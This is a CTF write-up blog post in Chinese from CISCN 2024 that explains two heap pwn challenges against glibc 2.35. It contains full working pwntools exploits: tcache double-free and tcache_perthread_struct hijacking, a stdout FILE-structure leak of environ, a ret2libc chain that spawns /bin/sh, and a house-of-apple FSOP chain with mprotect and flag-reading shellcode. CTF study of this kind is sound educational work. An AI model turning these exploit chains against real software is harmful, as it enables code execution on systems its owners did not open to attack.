
编写这样的程序,调试运行。



第一张是解包函数运行后的堆块变化

第二张是menu函数运行后的堆块变化


查看不同堆块的数据

最终运行结果

从这里可以看出,解包过程中会申请两个chunk
第一个chunk的大小由ProtobufCMessageDescriptor的sizeof_message成员决定,本题固定为0x48,申请后chunk大小为0x50,符合分析结果
第二个chunk的大小由content的大小决定,我们只输入了8个字节,所以会申请最小的chunk,也就是0x20大小的chunk


第二张图片显示的堆块变化是menu函数申请的0x30大小的堆块,用来存放content,并将unsortedbin的bk指针一起copy了
可以得知输入8字节数据后可以泄露出一个unsortedbin的bk指针,调试获取偏移即可计算libc基址

得到偏移 2206944(0x21ace0)

思路

  1. 通过泄露的unsortedbin的bk指针调试获取偏移,计算libc基址
  2. 将堆块释放进入tcache,利用PROTECT_PTR机制获取堆上地址(缺少最后12bit),调试获取与heap基址的偏移,计算heap基址
  3. 利用create函数,不断创建0x40的堆块,最后释放,填满tcache
  4. 利用double free构造fastbin循环链表
  5. 将所有0x40大小的tcache全部申请出来
  6. 调试获取循环链表中第一个链表的地址与heap_base的差值(为了生成PROTECT_PTR保护后的地址)
  7. 利用PROTECT_PTR公式,填充相应的地址p64((heap_base + 0xf0)^((heap_base + 0x004e40)>>12))
  8. 在heap_base + 0xf0处(即0xf8大小的tcache块的entries指针处,详细计算过程见tcache_perthread_struct),填上heap_base+0x10地址,之后申请0xe0大小的堆块后就会在heap_base+0x10处取堆块,由于tcache指向的是用户内存,所以它实际上申请到了tcache_perthread_struct
  9. 之后便可以更改tcache_perthread_struct了,可以实现tcache的任意分配,分配到stdout更改write_ptrwrite_end指针泄露environ,调试environ与栈的偏移计算出栈地址,然后在利用tcache_perthread_struct分配到栈上进行ret2libc

tcache_perthread_struct

tcache_perthread_struct在glibc-2.30有个改动,改动了结构体中counts成员的数据类型

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# define TCACHE_MAX_BINS		64

// glibc-2.30之前
typedef struct tcache_perthread_struct
{
char counts[TCACHE_MAX_BINS];
tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;

//glibc-2.30及以后
typedef struct tcache_perthread_struct
{
uint16_t counts[TCACHE_MAX_BINS];
tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;

根据这个结构体,可以计算出0xf0大小的tcache块位于堆基址的偏移

1
2
3
4
5
6
7
8
word_bytes = context.word_size // 8 # i386->word_size=32  amd64->word_size=64
target = 0xf0

# glibc-2.30之前
offset = 0x10 + 0x40 + (target-0x20)//0x10 * word_bytes

# glibc-2.30及以后
offset = 0x10 + 0x80 + (target-0x20)//0x10 * word_bytes

本题是glibc-2.35,利用第二个公式,计算出offset为0xf8
我们将heap_base + 0xf8这里的值覆盖为heap_base + 0x10
当我们申请0xe0大小的空间时(利用解包过程中会申请与content大小相同的空间),便会申请到heap_base+0x10开始的写权限
即可劫持tcache_perthread_struct,实现堆任意分配

看看我们改之后的tcache_perthread_struct

1
2
3
4
5
6
7
# 伪造counts
payload = p16(0)*2+p16(1)+p16(1)+p16(0)*5+p16(1)
payload = payload.ljust(0x80,b'\x00')

# 伪造entrtes
payload += p64(0)*2+p64(stdout)+p64(stdout)+p64(0)*5+p64(heap_base+0x10)
payload = payload.ljust(0xe0,b"\x00")

我们将0x40,0x50,0xb0的counts修改为1
并将对应的0x40,0x50大小的entries改为stdout结构体的位置
将对应0xb0大小的堆块改为heap_base+0x10,以便继续控制tcache_perthread_struct
最后调整为0xe0,在解包过程中,会申请0xf0大小的chunk,也就是tcache_perthread_struct,然后将content填进去,也就实现了篡改tcache_perthread_struct

stdout

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
struct _IO_FILE {
int _flags; /* High-order word is _IO_MAGIC; rest is flags. */
#define _IO_file_flags _flags

/* The following pointers correspond to the C++ streambuf protocol. */
/* Note: Tk uses the _IO_read_ptr and _IO_read_end fields directly. */
char* _IO_read_ptr; /* Current read pointer */
char* _IO_read_end; /* End of get area. */
char* _IO_read_base; /* Start of putback+get area. */
char* _IO_write_base; /* Start of put area. */
char* _IO_write_ptr; /* Current put pointer. */
char* _IO_write_end; /* End of put area. */
char* _IO_buf_base; /* Start of reserve area. */
char* _IO_buf_end; /* End of reserve area. */
/* The following fields are used to support backing up and undo. */
char *_IO_save_base; /* Pointer to start of non-current get area. */
char *_IO_backup_base; /* Pointer to first valid character of backup area */
char *_IO_save_end; /* Pointer to end of non-current get area. */

struct _IO_marker *_markers;

struct _IO_FILE *_chain;

int _fileno;
#if 0
int _blksize;
#else
int _flags2;
#endif
_IO_off_t _old_offset; /* This used to be _offset but it's too small. */

#define __HAVE_COLUMN /* temporary */
/* 1+column number of pbase(); 0 is unknown. */
unsigned short _cur_column;
signed char _vtable_offset;
char _shortbuf[1];

/* char* _save_gptr; char* _save_egptr; */

_IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};

我们将stdout修改成这样

1
payload2 = p64(0xFBAD1800)+p64(0)*3+p64(environ)+p64(environ+8)

0xFBAD1800是_IO_MAGIC,由libc定义,大部分都是这个值
我们将_IO_write_base修改为environ,将_IO_write_ptr改为environ+8
之后便会泄露environ的值

environ

environ是个由libc定义的全局变量,定义为char **environ,用于存放程序的环境变量
而它存放的指针通常是栈上的,所以可以利用它来泄露栈上的值

exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
from pwn import *
import heybro_pb2

#p = process("./pwn")
p = remote("pwn.challenge.ctf.show",28127)
elf = ELF("./pwn")
remote_libc = ELF("./libc.so.6")
local_libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc = remote_libc

context.log_level = 'debug'
#context.terminal = ['tmux','splitw','-h']

def create(idx,content):
data = heybro_pb2.heybro()
data.whattodo = 1
data.whatcon = content
data.whatidx = idx
data.whatsize = 0
data.whatsthis = 0
data = data.SerializeToString()
p.recvuntil(b'WANT?\n')
p.send(data)

def delete(idx):
data = heybro_pb2.heybro()
data.whattodo = 2
data.whatcon = b'0'
data.whatidx = idx
data.whatsize = 1
data.whatsthis = 1
data = data.SerializeToString()
p.recvuntil(b'WANT?\n')
p.send(data)

def show(idx):
data = heybro_pb2.heybro()
data.whattodo = 3
data.whatcon = b'0'
data.whatidx = idx
data.whatsize = 1
data.whatsthis = 1
data = data.SerializeToString()
p.recvuntil(b'WANT?\n')
p.send(data)

def do_nothing(content):
data = heybro_pb2.heybro()
data.whattodo = 0
data.whatcon = content
data.whatidx = 1
data.whatsize = 1
data.whatsthis = 1
data = data.SerializeToString()
p.recvuntil(b'WANT?\n')
p.send(data)

for i in range(9):
create(i,b'aaaaaaaa')

# leak libc_base
show(0)
p.recvuntil(b'aaaaaaaa')
leak = u64(p.recv(6).ljust(8,b'\x00'))
libc_base = leak - 0x21ace0
log.success('libc_base : ' + hex(libc_base))

# leak heap_base
delete(0)
show(0)
p.recvuntil(b'Content:')
leak = u64(p.recv(5).ljust(8,b'\x00'))
heap_base = (leak << 12) - 0x2000
log.success('heap_addr : ' + hex(heap_base))

# fill 0x40 tcache
for i in range(6):
delete(i+1)

# double free fastbin
delete(7)
delete(8)
delete(7)

# malloc all tcache
for i in range(7):
create(i,b'a'*8)

environ = libc_base + libc.sym['environ']
stdout = libc_base + libc.sym['_IO_2_1_stdout_']

create(7,p64((heap_base+0xf0)^((heap_base+0x004e40)>>12)))
create(8,b'aaaaaa')
create(8,b'a')

# 将0xf0大小的tcache块(entries指针地址在heap_base+0xf8)的entries改为heap_base+0x10
create(8,p64(0) + p64(heap_base+0x10))

# 解包过程中会申请0xe0的空间存放content,也就是说会申请0xf0大小的chunk,由于我们已经将0xf0大小的chunk的entries指针改为heap_base+0x10
# 所以我们实际上申请到了heap_base位置的chunk,即tcache_perthread_struct
# 伪造counts
payload = p16(0)*2+p16(1)+p16(1)+p16(0)*5+p16(1)
payload = payload.ljust(0x80,b'\x00')

# 伪造entrtes
payload += p64(0)*2+p64(stdout)+p64(stdout)+p64(0)*5+p64(heap_base+0x10)
payload = payload.ljust(0xe0,b"\x00")
do_nothing(payload)

# leak stack_addr
payload2 = p64(0xFBAD1800)+p64(0)*3+p64(environ)+p64(environ+8)
do_nothing(payload2)
leak = u64(p.recv(6).ljust(8,b'\x00'))
stack_addr = leak - 0x1a8 + 0x40
log.success("stack_addr : " + hex(stack_addr))

# 伪造counts
payload3 = p16(0)*4+p16(1)
payload3 = payload3.ljust(0x80,b'\x00')

# 伪造entrtes
payload3 += p64(0)*4+p64(stack_addr)
payload3 = payload3.ljust(0xa0,b"\x00")
do_nothing(payload3)

#gdb.attach(p)

pop_rdi = 0x2a3e5 + libc_base
system = libc.sym['system'] + libc_base
binsh = next(libc.search(b"/bin/sh\x00")) + libc_base
ret = 0x2a3e6 + libc_base
payload = cyclic(8) + p64(ret) + p64(pop_rdi) + p64(binsh) + p64(system)
payload = payload.ljust(0x58,b'\x00')

do_nothing(payload)

p.interactive()

EzHeap

分析

有堆溢出漏洞,正常打house of apple

exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
from pwn import *

p = process("./EzHeap")

#context.terminal = ['tmux', 'splitw', '-h']
context.log_level = 'debug'
context.arch = 'amd64'

elf = ELF("./EzHeap")
libc = ELF("./libc.so.6")

def add(size,content):
p.sendlineafter(b"choice >> ",b'1')
p.sendlineafter(b"size:",str(size).encode())
p.sendafter(b"content:",content)

def delete(idx):
p.sendlineafter(b"choice >> ",b'2')
p.sendlineafter(b"idx:",str(idx).encode())

def edit(idx,size,content):
p.sendlineafter(b"choice >> ",b'3')
p.sendlineafter(b"idx:",str(idx).encode())
p.sendlineafter(b"size:",str(size).encode())
p.sendafter(b"content:",content)

def show(idx):
p.sendlineafter(b"choice >> ",b'4')
p.sendlineafter(b"idx:",str(idx).encode())

def Exit():
p.sendlineafter(b"choice >> ",b'5')

add(0x200,b'a') # 0
add(0x490,b'a') # 1
add(0x1a0,b'a') # 2
add(0x480,b'b') # 3
add(0x500,b'c') # 4
delete(1)
add(0x500,b'g') # 1
delete(3)

edit(0,0x300,b'a'*0x200 + b'b'*0x10)
show(0)
p.recvuntil(b'b'*0x10)
libc_addr = u64(p.recv(6).ljust(8,b'\x00'))
libc_base = libc_addr - 0x21b0f0
log.success("libc_base ==>> " + hex(libc_base))

edit(0,0x300,b'a'*0x200 + b'b'*0x20)
show(0)
p.recvuntil(b'b'*0x20)
heap_addr = u64(p.recv(6).ljust(8,b'\x00'))
heap_base = heap_addr - 0x002510
log.success("heap_base ==>> " + hex(heap_base))

edit(0,0x300,b'a'*0x200 + p64(0) + p64(0x4a1) + p64(libc_addr)*2 + p64(heap_addr) + p64(libc_base + libc.sym['_IO_list_all'] - 0x20))
add(0x500,b'g') # 5

fake_IO_FILE = heap_base + 0x002b60
shellcode = b'hflagH\x89\xe71\xf6j\x02X\x0f\x05H\x89\xc7H\x89\xe6\xba\x00\x01\x00\x001\xc0\x0f\x05\xbf\x01\x00\x00\x00H\x89\xe6j\x01X\x0f\x05'

f = flat({
0x28: 1, # _IO_write_ptr
0x38: fake_IO_FILE + 0x280, # _IO_buf_base
0xa0: fake_IO_FILE + 0xe0, # _wide_data
0xd8: libc_base + 0x2170c0, #_vtables
}, filler = b'\x00')

data = bytes(f).ljust(0xe0, b"\x00")

data += b"\x00" * 0xe0
data += p64(fake_IO_FILE + 0x200)
data = data.ljust(0x200, b"\x00")

data += b"\x00" * 0x68
data += p64(libc_base + 0x15d48a)
data = data.ljust(0x280, b"\x00")

data += p64(fake_IO_FILE + 0x2a0)
data += p64(0)
data += p64(libc_base + 0x162f64)
data = data.ljust(0x2a0, b"\x00")

data += p64(0)
data += p64(fake_IO_FILE + 0x2e0)
data += p64(libc_base + 0x167420) + b"\x00"*0x20
data += p64(fake_IO_FILE + 0x2a0)
data = data.ljust(0x2e0, b"\x00")

data += p64(libc_base + 0xd2ba5)+0x18*b"\x00"
data += p64(libc_base + 0x5a120)+0x8*b"\x00" # mov_rsp_rdx

data += p64(libc_base + 0x2a3e5) # pop_rdi
data += p64(heap_base)
data += p64(libc_base + 0x2be51) # pop_rsi
data += p64(0x10000)
data += p64(libc_base + 0x904a9) # pop_rdx_rbx
data += p64(7)
data += p64(0)
data += p64(libc_base + libc.sym['mprotect'])
data += p64(heap_base + 0x3000)

data = data.ljust(0x360,b'\x00')
edit(2,0x500,b'a'*0x1a0+data)
edit(4,0x100,shellcode)
Exit()

p.interactive()

SuperHeap

magic_vm


ciscn2024 初赛 wp
https://voidchunk.github.io/2024/05/20/ciscn2024-初赛-wp/
作者
voidchunk
发布于
2024年5月20日
许可协议